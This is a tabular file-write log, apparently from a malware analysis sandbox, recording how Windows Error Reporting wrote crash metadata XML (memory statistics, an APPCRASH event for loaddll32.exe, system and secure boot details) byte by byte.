C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3226	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3270	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3274	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3284	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3374	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3378	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3388	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3462	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3466	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3476	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 37 00 39 00 32 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>47925</PageFaultCount>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3552	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3556	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3566	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 32 00 39 00 32 00 34 00 32 00 38 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>102924288</PeakWorkingSetSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3666	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3670	2	09 00		success or wait	5	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3680	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 32 00 38 00 39 00 31 00 35 00 32 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>102891520</WorkingSetSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3764	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3768	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3778	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 36 00 34 00 32 00 35 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>964256</QuotaPeakPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3892	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3896	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	3906	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 31 00 39 00 34 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>919496</QuotaPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4004	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4008	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4018	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 39 00 37 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>69784</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4142	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4146	2	09 00		success or wait	5	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4156	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 38 00 31 00 35 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>68152</QuotaNonPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4264	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4268	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4278	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 38 00 38 00 35 00 36 00 33 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>34885632</PagefileUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4356	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4360	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4370	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 34 00 30 00 35 00 38 00 32 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>35405824</PeakPagefileUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4464	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4468	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4478	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 38 00 38 00 35 00 36 00 33 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>34885632</PrivateUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4552	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4556	2	09 00		success or wait	4	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4564	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4610	4	0d 00 0a 00		success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4614	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4620	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4662	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4666	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4670	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4702	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4706	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4708	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4750	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4754	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4756	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4794	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4798	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4802	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4864	4	0d 00 0a 00		success or wait	8	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4868	2	09 00		success or wait	16	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	4872	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	8	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	5514	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	5518	2	09 00		success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	5520	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	5560	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	5564	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	5566	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	5604	4	0d 00 0a 00		success or wait	6	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	5608	2	09 00		success or wait	12	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	5612	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6166	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6170	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6172	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6212	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6216	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6218	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6256	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6260	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6264	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6358	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6362	2	09 00		success or wait	2	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6366	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 75 00 6a 00 68 00 70 00 63 00 71 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>ujhpcq, Inc.</SystemManufacturer>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6472	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6476	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6480	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 75 00 6a 00 68 00 70 00 63 00 71 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>ujhpcq7,1</SystemProductName>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6576	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6580	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6584	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6704	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6708	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6712	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 30 00 39 00 30 00 30 00 30 00 38 00 38 00 38 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1610900888</OSInstallDate>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6794	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6798	2	09 00		success or wait	2	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6802	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6904	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6908	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6912	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6980	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6984	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	6986	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7026	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7030	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7032	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7066	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7070	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7074	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7170	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7174	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7176	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7212	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7216	2	09 00		success or wait	1	6DED497A	unknown
